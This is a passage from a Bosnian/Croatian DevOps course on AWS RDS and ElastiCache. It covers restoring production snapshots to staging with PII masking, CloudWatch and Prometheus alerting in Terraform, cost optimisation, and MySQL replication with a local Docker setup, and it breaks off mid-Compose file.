  snapshot_identifier = var.snapshot_identifiers
  # Terraform kreira novu instancu iz ovog snapshot-a

  instance_class      = "db.t3.medium"
  db_subnet_group_name = aws_db_subnet_group.staging.name
  vpc_security_group_ids = [aws_security_group.rds_staging.id]
  parameter_group_name = aws_db_parameter_group.mysql8_staging.name

  skip_final_snapshot = true
  apply_immediately   = true

  # VAŽNO: Password se mijenja nakon restore-a (ne koristimo prod password u staging!)
  password = random_password.staging_master.result

  tags = {
    Environment = "staging"
    RestoredFrom = var.snapshot_identifiers
  }
}
```

```
# Workflow za prod → staging restore
# 1. Nađi dostupne prod snapshots
aws rds describe-db-snapshots \
  --db-instance-identifier project-a-prod-mysql-master \
  --query 'DBSnapshots[*].{ID:DBSnapshotIdentifier,Time:SnapshotCreateTime,Status:Status}' \
  --output table

# 2. Apply Terraform s snapshot ID-em
terraform apply \
  -var="snapshot_identifiers=rds:project-a-prod-mysql-master-2024-01-15-14-30" \
  -target=aws_db_instance.staging_from_snapshot
```

Post-restore obavezni koraci:

```
-- Na staging instanci (nakon restore-a s prod snapshot-a):

-- 1. Promijeni lozinke (staging ne smije koristiti prod credentials)
ALTER USER 'admin'@'%' IDENTIFIED BY 'new_staging_password';

-- 2. Obfuskacija PII podataka (OBAVEZNO ako staging koriste developeri)
UPDATE users SET
  email = CONCAT('user_', id, '@test.example.com'),
  phone = '0000000000',
  full_name = CONCAT('Test User ', id)
WHERE created_at > '2020-01-01';

-- 3. Provjeri da nema prod API ključeva, payment tokena, itd.
-- (specifično za aplikaciju)

-- 4. Reset sequences/auto_increment ako je potrebno
```

Expert Gotcha: Snapshot Restore Kreira Novu Instancu

Ovo je fundamentalna razlika od tradicionalnih backup/restore sistema:

Tradicionalni backup: backup.sql → `mysql restore` → **ista** MySQL instanca, isti endpoint

RDS snapshot restore: snapshot → **nova** RDS instanca → **novi** DNS endpoint

```
STARA INSTANCA:
project-a-prod-mysql-master.abc123.eu-west-1.rds.amazonaws.com ← ostaje

NOVA INSTANCA (iz snapshot-a):
project-a-prod-mysql-master-restored.xyz789.eu-west-1.rds.amazonaws.com ← različit!
```

Implikacije:

1. **DNS/connection string** — aplikacija mora se rekonfigurirati (External Secrets update, pod restart)
2. **Secrets Manager** — treba ažurirati `host` vrijednost u secretu koji koristi External Secrets Operator
3. **Parameter Group** — nova instanca dobija default parameter group, ne custom. Mora se ručno promijeniti.
4. **Security Group** — nova instanca dobija default SG, ne naš custom SG. Mora se promijeniti.
5. **Subnet Group** — ako ne specificiraš, uzima default. Može završiti u public subnet!
6. **Multi-AZ** — restore iz snapshot-a je Single-AZ. Multi-AZ se mora ručno omogućiti.

Checklist za svaki restore:

```
# Nakon restore, provjeri konfiguraciju nove instance
aws rds describe-db-instances \
  --db-instance-identifier project-a-prod-mysql-master-restored \
  --query 'DBInstances[0].{
    MultiAZ:MultiAZ,
    ParameterGroup:DBParameterGroups[0].DBParameterGroupName,
    SecurityGroups:VpcSecurityGroups[*].VpcSecurityGroupId,
    SubnetGroup:DBSubnetGroup.DBSubnetGroupName,
    PubliclyAccessible:PubliclyAccessible
  }'
```

Svako od ovih polja mora biti ispravno prije nego što preusmjeriš aplikacijski traffic.

06 — Monitoring i Alerting

RDS CloudWatch Metrike

Ključne metrike i njihovo značenje

Metrika	Opis	Prag za alert
CPUUtilization	% CPU korištenosti	WARNING > 80% (5min sustained)
FreeStorageSpace	Slobodan storage u bajtima	CRITICAL < 10GB
FreeableMemory	Slobodan RAM u bajtima	WARNING < 512MB
ReplicaLag	Lag replike u sekundama	WARNING > 30s, CRITICAL > 120s
DatabaseConnections	Aktivne konekcije	WARNING > 80% max_connections
ReadIOPS / WriteIOPS	I/O operacije per sekundi	Baseline + 3σ
ReadLatency / WriteLatency	Latencija I/O u sekundama	WARNING > 20ms
BurstBalance	Preostali I/O krediti (gp2)	WARNING < 20%
DiskQueueDepth	Queue čekajućih I/O operacija	WARNING > 1 (sustained)

Napomena za gp3: BurstBalance ne postoji za gp3 — gp3 ima konzistentne 3000 IOPS bez burst mehanizma. Ovo je još jedan razlog za prelazak na gp3.

Izračun max_connections limita

Za alert na DatabaseConnections treba znati stvarni limit:

```
# Provjeri trenutni max_connections
aws rds describe-db-parameters \
  --db-parameter-group-name project-a-prod-mysql8 \
  --query "Parameters[?ParameterName=='max_connections'].ParameterValue"

# Ako koristiš {DBInstanceClassMemory*3/4} formulu:
# db.t3.small (2GB RAM): ~150 connections
# db.t3.medium (4GB RAM): ~300 connections
# db.r6g.large (16GB RAM): ~1200 connections

# Provjeri trenutni broj konekcija
aws cloudwatch get-metric-statistics \
  --namespace AWS/RDS \
  --metric-name DatabaseConnections \
  --dimensions Name=DBInstanceIdentifier,Value=project-a-prod-mysql-master \
  --start-time $(date -u -d '1 hour ago' +%Y-%m-%dT%H:%M:%S) \
  --end-time $(date -u +%Y-%m-%dT%H:%M:%S) \
  --period 300 \
  --statistics Maximum
```


Terraform: CloudWatch Alarms + SNS

SNS Topic

```
# terraform/modules/monitoring/main.tf

resource "aws_sns_topic" "rds_alerts" {
  name = "project-a-${var.env_name}-rds-alerts"
  tags = local.common_tags
}

resource "aws_sns_topic_subscription" "rds_alerts_email" {
  topic_arn = aws_sns_topic.rds_alerts.arn
  protocol  = "email"
  endpoint  = var.alert_email
  # Potvrda subscription-a stiže na email – mora se ručno potvrditi jednom
}
```

CloudWatch Alarms

```
# — ReplicaLag —————
resource "aws_cloudwatch_metric_alarm" "replica_lag_warning" {
  count = var.create_replica ? 1 : 0

  alarm_name      = "project-a-${var.env_name}-rds-replica-lag-warning"
  alarm_description = "RDS replica lag exceeds 30 seconds"
  comparison_operator = "GreaterThanThreshold"
  evaluation_periods = 3      # 3 uzastopne evaluacije
  metric_name      = "ReplicaLag"
  namespace        = "AWS/RDS"
  period           = 60      # sekundi
  statistic         = "Average"
  threshold         = 30      # sekundi
  treat_missing_data = "notBreaching"
  # notBreaching: ako nema podataka (replica nedostupna), ne alarmiraj za lag
  # Postoje posebni alarmi za replica availability

  dimensions = {
    DBInstanceIdentifier = aws_db_instance.replica[0].identifier
  }

  alarm_actions = [aws_sns_topic.rds_alerts.arn]
  ok_actions    = [aws_sns_topic.rds_alerts.arn]

  tags = local.common_tags
}

resource "aws_cloudwatch_metric_alarm" "replica_lag_critical" {
  count = var.create_replica ? 1 : 0

  alarm_name      = "project-a-${var.env_name}-rds-replica-lag-critical"
  alarm_description = "RDS replica lag exceeds 120 seconds - consider routing reads to master"
  comparison_operator = "GreaterThanThreshold"
  evaluation_periods = 2
  metric_name      = "ReplicaLag"
  namespace        = "AWS/RDS"
  period           = 60
  statistic         = "Average"
  threshold         = 120
  treat_missing_data = "notBreaching"

  dimensions = {
    DBInstanceIdentifier = aws_db_instance.replica[0].identifier
  }

  alarm_actions = [aws_sns_topic.rds_alerts.arn]
  ok_actions    = [aws_sns_topic.rds_alerts.arn]

  tags = local.common_tags
}

# — FreeStorageSpace —————
resource "aws_cloudwatch_metric_alarm" "storage_space_critical" {
  alarm_name      = "project-a-${var.env_name}-rds-storage-critical"
  alarm_description = "RDS free storage space below 10GB - immediate action required"
  comparison_operator = "LessThanThreshold"
  evaluation_periods = 1      # Odmah alarmiraj, ne čekaj više perioda
  metric_name      = "FreeStorageSpace"
  namespace        = "AWS/RDS"
  period           = 300      # 5 minuta
  statistic         = "Minimum"
  threshold         = 10737418240 # 10GB u bajtima (10 * 1024^3)
  treat_missing_data = "breaching"
  # breaching: ako nema podataka za storage, alarmiraj (može znači instanca down)

  dimensions = {
```

```

    DBInstanceIdentifier = aws_db_instance.master.identifier
  }

  alarm_actions = [aws_sns_topic.rds_alerts.arn]
  ok_actions     = [aws_sns_topic.rds_alerts.arn]

  tags = local.common_tags
}

resource "aws_cloudwatch_metric_alarm" "storage_space_warning" {
  alarm_name           = "project-a-${var.env_name}-rds-storage-warning"
  alarm_description    = "RDS free storage space below 20GB"
  comparison_operator  = "LessThanThreshold"
  evaluation_periods   = 2
  metric_name          = "FreeStorageSpace"
  namespace            = "AWS/RDS"
  period               = 300
  statistic             = "Minimum"
  threshold             = 21474836480 # 20GB u bajtima
  treat_missing_data   = "breaching"

  dimensions = {
    DBInstanceIdentifier = aws_db_instance.master.identifier
  }

  alarm_actions = [aws_sns_topic.rds_alerts.arn]

  tags = local.common_tags
}

# — DatabaseConnections —————
resource "aws_cloudwatch_metric_alarm" "db_connections_warning" {
  alarm_name           = "project-a-${var.env_name}-rds-connections-warning"
  alarm_description    = "RDS connections exceed 80% of max_connections (160/200)"
  comparison_operator  = "GreaterThanThreshold"
  evaluation_periods   = 3
  metric_name          = "DatabaseConnections"
  namespace            = "AWS/RDS"
  period               = 60
  statistic             = "Maximum"
  threshold             = 160 # 80% od 200 max_connections
  treat_missing_data   = "notBreaching"

  dimensions = {
    DBInstanceIdentifier = aws_db_instance.master.identifier
  }

  alarm_actions = [aws_sns_topic.rds_alerts.arn]
  ok_actions     = [aws_sns_topic.rds_alerts.arn]

  tags = local.common_tags
}

# — CPU —————
resource "aws_cloudwatch_metric_alarm" "cpu_high" {
  alarm_name           = "project-a-${var.env_name}-rds-cpu-high"
  alarm_description    = "RDS CPU sustained above 80% for 15 minutes"
  comparison_operator  = "GreaterThanThreshold"
  evaluation_periods   = 3 # 3 × 5min = 15min sustained
  metric_name          = "CPUUtilization"
  namespace            = "AWS/RDS"
  period               = 300
  statistic             = "Average"
  threshold             = 80
  treat_missing_data   = "notBreaching"

  dimensions = {

```

```
    DBInstanceIdentifier = aws_db_instance.master.identifier
  }

  alarm_actions = [aws_sns_topic.rds_alerts.arn]
  ok_actions     = [aws_sns_topic.rds_alerts.arn]

  tags = local.common_tags
}
```

Slow Query Log

Konfiguracija u Parameter Group

```
# Ovo je već u Parameter Group iz modula, ali pojašnjenje:
parameter {
  name = "slow_query_log"
  value = "1"
}

parameter {
  name = "long_query_time"
  value = "1"
  # Log query-je koji traju duže od 1 sekunde
  # Za performance investigation: spusti na 0.5 ili 0.25 privremeno
}

parameter {
  name = "log_queries_not_using_indexes"
  value = "1"
  # Loguj query-je koji ne koriste indeks, čak i ako su brži od long_query_time
  # Može generisati PUNO logova – uključi samo privremeno za audit
}
```

Čitanje Slow Query Logova

```
# CloudWatch Log Group se kreira automatski
# Format: /aws/rds/instance/{db-identifier}/slowquery

# Pretraži slow queries u zadnjem satu
aws logs filter-log-events \
  --log-group-name "/aws/rds/instance/project-a-prod-mysql-master/slowquery" \
  --start-time $(date -d '1 hour ago' +%s000) \
  --filter-pattern "Query_time"

# Insights query za top 10 najsporijih query-ja
aws logs start-query \
  --log-group-name "/aws/rds/instance/project-a-prod-mysql-master/slowquery" \
  --start-time $(date -d '24 hours ago' +%s) \
  --end-time $(date +%s) \
  --query-string '
    fields @timestamp, @message
    | parse @message "Query_time: * Lock_time: * Rows_sent: * Rows_examined: *" as query_time,
lock_time, rows_sent, rows_examined
    | stats avg(query_time) as avg_time, max(query_time) as max_time, count() as count by bin(5m)
    | sort max_time desc
    | limit 20
  '
```

ElastiCache Metrike

Ključne metrike

Metrika	Opis	Prag
CurrConnections	Aktivne konekcije	WARNING > 1000
CacheHitRate	% cache hits	WARNING < 80%
Evictions	Izbačeni ključevi (maxmemory policy)	WARNING > 1000/min
FreeableMemory	Slobodan RAM u bajtima	WARNING < 50MB
NetworkBytesIn/Out	Network throughput	Baseline monitoring
ReplicationLag	Lag replike u sekundama	WARNING > 10s
EngineCPUUtilization	CPU samo Redis engine thread-a	WARNING > 80%

Zašto EngineCPUUtilization a ne CPUUtilization ?

Redis 7 je single-threaded za command processing ali ima I/O helper threads. CPUUtilization mjeri sve thread-ove. EngineCPUUtilization mjeri samo command processing thread — relevantnija za Redis capacity planning.

CloudWatch Alarms za ElastiCache

```
resource "aws_cloudwatch_metric_alarm" "redis_cache_hit_rate" {
  alarm_name          = "project-a-${var.env_name}-redis-cache-hit-rate"
  alarm_description   = "Redis cache hit rate below 80%"
  comparison_operator = "LessThanThreshold"
  evaluation_periods  = 3
  metric_name         = "CacheHitRate"
  namespace           = "AWS/ElastiCache"
  period              = 300
  statistic            = "Average"
  threshold            = 80
  treat_missing_data  = "notBreaching"

  dimensions = {
    ReplicationGroupId = aws_elasticache_replication_group.redis.id
  }

  alarm_actions = [aws_sns_topic.rds_alerts.arn]
  tags          = local.common_tags
}

resource "aws_cloudwatch_metric_alarm" "redis_evictions" {
  alarm_name          = "project-a-${var.env_name}-redis-evictions"
  alarm_description   = "Redis evictions rate is high - consider increasing memory"
  comparison_operator = "GreaterThanThreshold"
  evaluation_periods  = 2
  metric_name         = "Evictions"
  namespace           = "AWS/ElastiCache"
  period              = 300
  statistic            = "Sum"
  threshold            = 5000 # 5000 evictions u 5 minuta
  treat_missing_data  = "notBreaching"

  dimensions = {
    ReplicationGroupId = aws_elasticache_replication_group.redis.id
  }

  alarm_actions = [aws_sns_topic.rds_alerts.arn]
  tags          = local.common_tags
}
```

Prometheus-Based Monitoring Alternativa

Za timove koji već koriste Prometheus/Grafana stack (npr. kube-prometheus-stack), AWS CloudWatch alarms su redundantni. Bolji pristup: exporteri unutar K8s clustera.

mysql_exporter kao Sidecar

```
# k8s/base/go-service/deployment.yaml (dopunjeno)
spec:
  template:
    spec:
      containers:
        - name: go-service
          # ... (kao ranije)

        - name: mysql-exporter
          image: prom/mysql-d-exporter:v0.15.0
          ports:
            - containerPort: 9104
              name: metrics
          env:
            - name: DATA_SOURCE_NAME
              valueFrom:
                secretKeyRef:
                  name: rds-credentials
                  key: MYSQL_EXPORTER_DSN
                  # Format: user:pass@tcp(endpoint:3306)/
          args:
            - "--collect.global_status"
            - "--collect.global_variables"
            - "--collect.slave_status" # Replica lag
            - "--collect.info_schema.innodb_metrics"
            - "--collect.perf_schema.eventswaits"
          resources:
            requests:
              cpu: "10m"
              memory: "32Mi"
            limits:
              cpu: "100m"
              memory: "64Mi"
```

```
# k8s/base/monitoring/servicemonitor-mysql.yaml
apiVersion: monitoring.coreos.com/v1
kind: ServiceMonitor
metadata:
  name: mysql-exporter
  namespace: project-a
spec:
  selector:
    matchLabels:
      app: go-service
  endpoints:
    - port: metrics
      path: /metrics
      interval: 30s
```

Korisne Prometheus Metrike za RDS

```
# Replica lag
mysql_slave_status_seconds_behind_master{instance=~".*go-service.*"}

# Connection pool utilization (iz Go service)
go_sql_open_connections{db="master"} / go_sql_max_open_connections{db="master"} * 100

# Slow queries rate
rate(mysql_global_status_slow_queries[5m])

# InnoDB buffer pool hit rate
(
  rate(mysql_global_status_innodb_buffer_pool_reads[5m]) /
  rate(mysql_global_status_innodb_buffer_pool_read_requests[5m])
) * 100
# Trebalo bi biti > 99% za dobro konfigurisan innodb_buffer_pool_size
```

redis_exporter

```
# k8s/base/php-service/deployment.yaml (sidecar)
- name: redis-exporter
  image: oliver006/redis_exporter:v1.56.0
  ports:
    - containerPort: 9121
      name: redis-metrics
  env:
    - name: REDIS_ADDR
      value: "rediss://$(REDIS_HOST):6379" # rediss:// za TLS
    - name: REDIS_PASSWORD
      valueFrom:
        secretKeyRef:
          name: redis-credentials
          key: REDIS_AUTH_TOKEN
  resources:
    requests:
      cpu: "10m"
      memory: "16Mi"
```

Dashboard preporuka

Umjesto pisanja custom Grafana dashboarda, koristi gotove: - **MySQL Overview**: Grafana Dashboard ID `7362` (mysql_exporter) - **Redis Overview**: Grafana Dashboard ID `763` (redis_exporter) - **RDS/ElastiCache CloudWatch**: AWS ima managed dashboarde u CloudWatch konzoli

Troubleshooting Runbook

Visok ReplicaLag (> 30s)

```
# 1. Provjeri slave status na replici
mysql -h $REPLICA_ENDPOINT -u admin -p -e "SHOW SLAVE STATUS\G" | grep -E "Seconds_Behind|Running|Error"

# 2. Provjeri ima li long-running queries na masteru koji blokiraju repliku
mysql -h $MASTER_ENDPOINT -u admin -p -e "SHOW PROCESSLIST" | grep -v Sleep

# 3. Provjeri instance metrics – je li replica CPU/IO saturiran?
aws cloudwatch get-metric-statistics \
  --namespace AWS/RDS \
  --metric-name CPUUtilization \
  --dimensions Name=DBInstanceIdentifier,Value=project-a-prod-mysql-replica \
  --start-time $(date -u -d '30 minutes ago' +%Y-%m-%dT%H:%M:%S) \
  --end-time $(date -u +%Y-%m-%dT%H:%M:%S) \
  --period 60 \
  --statistics Average

# 4. Ako je lag prihvatljiv i nema grešaka, možda je samo heavy write burst
# Monitoruj trend – treba da se vrati na 0
```

DatabaseConnections blizu limita

```
# Provjeri odakle dolaze konekcije
mysql -h $MASTER_ENDPOINT -u admin -p -e "
SELECT user, host, COUNT(*) as count, command
FROM information_schema.processlist
GROUP BY user, host, command
ORDER BY count DESC;"

# Ako Go service drži previše konekcija, provjeri pool config
# Ako ima mnogo Sleep konekcija s kratkim vremenom, možda je connection leak
mysql -e "SELECT * FROM information_schema.processlist WHERE COMMAND = 'Sleep' AND TIME > 60;"
```

Source: `14-aws-rds-i-elasticache/07-cost-optimizacija.md`

07 — Cost Optimizacija

Cost Breakdown po Okruženju

Cijene su aproksimativne za `eu-west-1` (Ireland), On-Demand, Maj 2025.

Dev Okruženje (minimalna konfiguracija)

Resurs	Konfiguracija	Cijena/mj
RDS db.t3.small Single-AZ	2 vCPU, 2GB RAM, gp3 20GB	~\$27
ElastiCache cache.t3.micro	1 vCPU, 0.5GB RAM	~\$12
RDS Storage (gp3, 20GB)	Uključeno u instancu za bazu	\$0 (do 20GB)
RDS Backup Storage	7 dana, ~20GB baza	~\$2
Total data layer (dev)		~\$41/mj

Dev strategija: destroy overnight

```
# terraform/environments/dev/schedule.tf
# Iskoristi AWS Instance Scheduler ili custom Lambda

resource "aws_scheduler_schedule" "rds_stop_night" {
  name = "project-a-dev-rds-stop"

  flexible_time_window {
    mode = "OFF"
  }

  schedule_expression = "cron(0 20 * * ? *)"    # 20:00 UTC svaki dan
  schedule_expression_timezone = "Europe/Sarajevo"

  target {
    arn      = "arn:aws:scheduler::aws-sdk:rds:stopDBInstance"
    role_arn = aws_iam_role.scheduler.arn

    input = jsonencode({
      DbInstanceIdentifier = "project-a-dev-mysql-master"
    })
  }
}

resource "aws_scheduler_schedule" "rds_start_morning" {
  name = "project-a-dev-rds-start"

  flexible_time_window {
    mode = "OFF"
  }

  schedule_expression = "cron(0 7 * * ? *)"    # 07:00 UTC radnim danom
  schedule_expression_timezone = "Europe/Sarajevo"

  target {
    arn      = "arn:aws:scheduler::aws-sdk:rds:startDBInstance"
    role_arn = aws_iam_role.scheduler.arn

    input = jsonencode({
      DbInstanceIdentifier = "project-a-dev-mysql-master"
    })
  }
}
```

Stop/start ušteda: RDS zaustavljen 12h/dan x 7 dana = uštedimo ~50% instance troška. Ali: RDS automatski startuje nakon 7 dana ako ga ne startujemo ručno (AWS ograničenje).

Staging Okruženje

Resurs	Konfiguracija	Cijena/mj
RDS db.t3.medium Multi-AZ	2 vCPU, 4GB RAM, gp3 20GB	~\$130
ElastiCache cache.t3.micro	1 vCPU, 0.5GB RAM	~\$12
RDS Backup Storage	14 dana	~\$4
Total data layer (staging)		~\$146/mj

Staging optimizacija: Ako staging nema 24/7 load testing, razmatranje Single-AZ za staging: - db.t3.medium Single-AZ: ~\$65/mj vs Multi-AZ ~\$130/mj - Kompromis: Staging ne testira Multi-AZ failover ponašanje - Preporuka: Koristi Multi-AZ u staging SAMO kada aktivno testiraš, inače Single-AZ

Prod Okruženje

Resurs	Konfiguracija	Cijena/mj
RDS db.t3.medium Multi-AZ (master)	2 vCPU, 4GB RAM, gp3 50GB	~\$140
RDS db.t3.medium Read Replica	2 vCPU, 4GB RAM, gp3 50GB	~\$65
ElastiCache cache.t3.small (primary+replica)	2 vCPU, 1.37GB RAM	~\$48
RDS Backup Storage	30 dana, ~50GB baza	~\$15
Enhanced Monitoring	60s granularnost	~\$3
Performance Insights	7 dana (besplatno)	\$0
CloudWatch Alarms	6 alarma	~\$2
Total data layer (prod)		~\$273/mj

Realistična prod konfiguracija summary:

RDS Master (Multi-AZ):	~\$140/mj
RDS Read Replica:	~\$65/mj
ElastiCache (2 node):	~\$48/mj
Backup + Monitoring:	~\$20/mj
TOTAL:	~\$273/mj

Reserved Instances: 40% Uštede za Prod

Za produkcione resurse koji rade 24/7, Reserved Instances (RI) su standardna praksa.

RDS Reserved Instances

On-Demand:	db.t3.medium Multi-AZ = ~\$130/mj
1-godišnji RI (No Upfront):	~\$78/mj (40% ušteda)
1-godišnji RI (All Upfront):	~\$70/mj + jednokratna uplata
3-godišnji RI (All Upfront):	~\$52/mj + jednokratna uplata (60% ušteda)

Kada kupiti RI: - Tek kada si siguran da će instanca biti ista tip/veličina 12+ mjeci - Kupuj **After** što si optimizovao instance sizing (ne rezerviraj oversized instance) - Počni s 1-godišnjim — lakše za upgrade ako baza naraste

<pre># Provjeri trenutnu upotrebu instance tipa (je li konzistentna?) aws cloudwatch get-metric-statistics \ --namespace AWS/RDS \ --metric-name CPUUtilization \ --dimensions Name=DBInstanceIdentifier,Value=project-a-prod-mysql-master \ --start-time \$(date -d '30 days ago' +%Y-%m-%dT%H:%M:%S) \ --end-time \$(date +%Y-%m-%dT%H:%M:%S) \ --period 86400 \ --statistics Average,Maximum # Ako Average CPU < 20% i Maximum < 60% kroz 30 dana: # Razmisli da li je db.t3.medium oversized, ili je normalan pattern</pre>
--

ElastiCache Reserved Nodes

On-Demand:	cache.t3.small = ~\$24/mj per node × 2 = \$48/mj
1-godišnji RI:	~\$14/mj per node × 2 = \$28/mj (42% ušteda)

Instance Sizing: Kako Odabrati

RDS Instance Class Guidelines

```
db.t3.small (2GB RAM): dev/poc, < 50 concurrent connections
db.t3.medium (4GB RAM): small prod, 50-150 connections, < 1000 queries/sec
db.t3.large (8GB RAM): medium prod, 150-300 connections
db.r6g.large (16GB RAM): large prod, write-heavy workloads, > 1000 queries/sec
db.r6g.xlarge (32GB RAM): high performance, analytics queries
```

Pravilo: InnoDB buffer pool veličina (75% RAM) treba da stane cjelokupni “hot dataset” (frequently accessed data). Ako database ima 10GB podataka ali samo 2GB se aktivno koristi — db.t3.medium (4GB × 75% = 3GB buffer pool) je dovoljan.

Provjera pravog sizing-a

```
-- Koliko working seta stane u buffer pool?
SELECT
  (SELECT variable_value FROM information_schema.global_status
   WHERE variable_name = 'Innodb_buffer_pool_pages_total') AS total_pages,
  (SELECT variable_value FROM information_schema.global_status
   WHERE variable_name = 'Innodb_buffer_pool_pages_free') AS free_pages,
  ROUND(
    (1 - (
      (SELECT variable_value FROM information_schema.global_status WHERE variable_name = 'Innodb_buffer_pool_pages_free') /
      (SELECT variable_value FROM information_schema.global_status WHERE variable_name = 'Innodb_buffer_pool_pages_total')
    )) * 100, 2
  ) AS buffer_pool_fill_pct;

-- Ako je fill_pct > 95% → buffer pool je premalen, razmatranje uprada
-- Ako je fill_pct < 50% → možda je instance prevelika
```

Aurora Serverless v2: Kada Ima Smisla

Šta je Aurora Serverless v2

Aurora Serverless v2 automatski skalira kapacitet između minimalnog i maksimalnog ACU (Aurora Capacity Unit): - 1 ACU = ~2GB RAM - Skalira se u sekundama (za razliku od v1 koji je imao “pause” i hladni start) - Naplaćuje se po sekundi za stvarnu upotrebu

Cost Comparison

```
Aurora Serverless v2:
  Minimum: 0.5 ACU = ~$36/mj (uvijek naplaćuje minimum)
  Maximum: 8 ACU = ~$580/mj (peak load)
  Prosječna upotreba 2 ACU × $0.12/ACU/h = ~$87/mj

RDS db.t3.medium:
  Fiksno: ~$65/mj (Single-AZ) ili ~$130/mj (Multi-AZ)
```

Kada Aurora Serverless v2 IMA smisla

1. **Neravnomjeran workload** — aplikacija ima veliku razliku između peak i off-peak (npr. 100x više trafficka radnim danom)
2. **Dev/staging okruženja** s rijetkom upotrebom (0.5 ACU minimum < fiksna RDS cijena)
3. **Startups** koji ne znaju kolika je baza potrebna — elastic scaling bez over-provisioning
4. **Batch processing** — kratki bursts heavy write workload-a, onda tišina

Kada Aurora Serverless v2 NEMA smisla (naš slučaj)

- 1. **Stabilan workload** — ako znamo da imamo ~100 QPS konstantno, fiksna instanca je predvidljivija i jeftinija
- 2. **Latencija skaliranja** — iako je brže od v1, skaliranje nije instantno. Iznenadni traffic spike može kratko povući visoku latenciju
- 3. **Cijena na prod peaked workloads** — Aurora I/O cijena je viša od gp3 storage I/O
- 4. **Vendor lock-in** — Aurora je AWS proprietary, mysqldump kompatibilnost postoji ali edge cases se pojavljuju

Aurora vs RDS MySQL: Tehničke razlike

Aspekt	RDS MySQL 8.0	Aurora MySQL
Storage	EBS (gp3)	Shared distributed storage (6-way replication)
Failover	~60s DNS switch	~30s (writer failover), ~10s (reader)
Read Replicas	Max 5 (cross-region)	Max 15 (in-region), Global Database
PITR granularnost	5 min	1 sekunda (Aurora Backtrack)
Max storage	64TB	128TB (auto-scaling)
Replication	Async binlog	Quorum-based storage layer
Cost premium	Baseline	+20-30% viša cijena instance

Zaključak za naš projekt: RDS MySQL 8.0 s gp3 storage je optimalan izbor. Aurora bi se razmatrala ako: - Narast na > 5 read replicas - Trebamo < 30s failover (terapeutski critical systems) - Baza naraste > 10TB - Workload postane ekstremno spiky (Aurora Serverless v2)

Cost Dashboard: Terraform za AWS Cost Allocation Tags

```
# Svi resursi moraju imati konzistentne tagove za cost allocation

locals {
  cost_tags = {
    Project      = "project-a"
    Environment  = var.env_name
    Component    = "data-layer"
    ManagedBy    = "terraform"
    CostCenter   = var.env_name == "prod" ? "production" : "development"
  }
}

# U AWS Cost Explorer, filtriraj po Environment = prod/dev/staging
# da vidiš trošak po okruženju
```

AWS Budgets Alert

```
resource "aws_budgets_budget" "rds_monthly" {
  name          = "project-a-${var.env_name}-rds-monthly"
  budget_type   = "COST"
  limit_amount  = var.env_name == "prod" ? "350" : "60"
  limit_unit    = "USD"
  time_unit     = "MONTHLY"

  cost_filters = {
    Service = ["Amazon Relational Database Service", "Amazon ElastiCache"]
    TagKeyValue = ["project$project-a", "environment$$${var.env_name}"]
  }

  notification {
    comparison_operator      = "GREATER_THAN"
    threshold                = 80
    threshold_type           = "PERCENTAGE"
    notification_type        = "ACTUAL"
    subscriber_email_addresses = [var.alert_email]
  }

  notification {
    comparison_operator      = "GREATER_THAN"
    threshold                = 100
    threshold_type           = "PERCENTAGE"
    notification_type        = "FORECASTED" # Prognozovano prekoračenje
    subscriber_email_addresses = [var.alert_email]
  }
}
```

Rezime: Trošak po Okruženju

Monthly Cost Summary		
Environment	On-Demand/mj	Nakon RI (1yr, prod only)
Dev	~\$41	N/A (stop/start optimizovan)
Staging	~\$146	N/A (možda Single-AZ: ~\$77)
Prod	~\$273	~\$165 (40% RI ušteda)
TOTAL (3 env)	~\$460/mj	~\$283/mj (RI na prod)

Godišnja ušteda s RI na prod: $(\$273 - \$165) \times 12 = \sim\$1,296/\text{godišnje}$

Optimizacijski prioriteti: 1. Stop/start dev instanci overnight (odmah, besplatno) 2. Provjeri da je dev Single-AZ bez replike (odmah) 3. Kupi 1-godišnje RI za prod nakon 1-2 mjeseca operacije (znaj pattern) 4. Razmisli Single-AZ za staging ako nema HA testing potrebe

08 — MySQL replikacija: mehanika, lokalni Docker setup i Go routing

Pregled

Ovaj modul pokriva kompletnu replikacijsku sliku — od binlog internala do produkcijskog Go koda koji transparentno routuje read/write zahtjeve. Lokalni Docker setup je funkcionalna replika AWS RDS read-replica arhitekture iz modula 07.

1. MySQL replikacija — mehanika

Kako replikacija zaista radi

Master:

Svaki write (INSERT/UPDATE/DELETE/DDL) → Binary Log (binlog)
Binlog = sekvencijalni log svih promjena sa pozicijom (file + offset)

Slave (IO Thread):

Konektuje se na master koristeći replikacijski user
Čita binlog od zadnje poznate pozicije
Sprema podatke u lokalni Relay Log na disku

Slave (SQL Thread):

Čita Relay Log sekvencno
Izvršava SQL operacije lokalno na slave instancei
Replication lag = kašnjenje SQL threada za IO threadom

Tok podataka:

[Client Write] → [Master binlog] → [Slave IO Thread] → [Relay Log] → [Slave SQL Thread] → [Slave data]

Binlog formati

STATEMENT: Loguje originalni SQL — kompaktan, ali nedeterministički (NOW(), UUID(), rand())

ROW: Loguje promijenjene redove — veći, ali deterministički i siguran

MIXED: Automatski bira između STATEMENT i ROW — ne koristiti u produkciji

Preporuka: binlog_format = ROW za replikaciju

GTID — Global Transaction Identifier

GTID je moderniji pristup koji eliminira pozicijsko trackiranje:

Format: server-uuid:transaction-number

Primjer: a3d1e2f0-1234-5678-abcd-ef0123456789:1-1000

Prednosti GTID vs pozicijskog trackinga:

- Slave zna tačno koje transakcije ima, ne treba binlog file+offset
- Failover je trivijalan — novi master se automatski locira
- Lakša detekcija duplikata i grešaka
- Osnova za multi-source replikaciju

GTID set na masteru: pokazuje sve transakcije koje su se desile

GTID set na slaveu: pokazuje koje transakcije slave ima

Gap između ta dva seta = replika lag u transakcijama

2. Lokalni Docker Compose setup

Struktura projekta

```
docker/  
  mysql/  
    master.cnf  
    slave.cnf  
    init-slave.sh  
docker-compose.override.yml  
.env
```


docker-compose.override.yml

```
services:
  mysql-master:
    image: mysql:8.0
    container_name: mysql-master
    environment:
      MYSQL_ROOT_PASSWORD: ${MYSQL_ROOT_PASSWORD}
      MYSQL_DATABASE: project_a
      MYSQL_USER: app
      MYSQL_PASSWORD: ${MYSQL_APP_PASSWORD}
      MYSQL_REPLICATION_USER: replicator
      MYSQL_REPLICATION_PASSWORD: ${MYSQL_REPLICATION_PASSWORD}
    volumes:
      - mysql-master-data:/var/lib/mysql
      - ../docker/mysql/master.cnf:/etc/mysql/conf.d/master.cnf:ro
    ports:
      - "3306:3306"
    networks:
      - app-network
    healthcheck:
      test: ["CMD", "mysqladmin", "ping", "-h", "localhost", "-u", "root", "-p${MYSQL_ROOT_PASSWORD}"]
      interval: 10s
      timeout: 5s
      retries: 5
      start_period: 30s

  mysql-slave:
    image: mysql:8.0
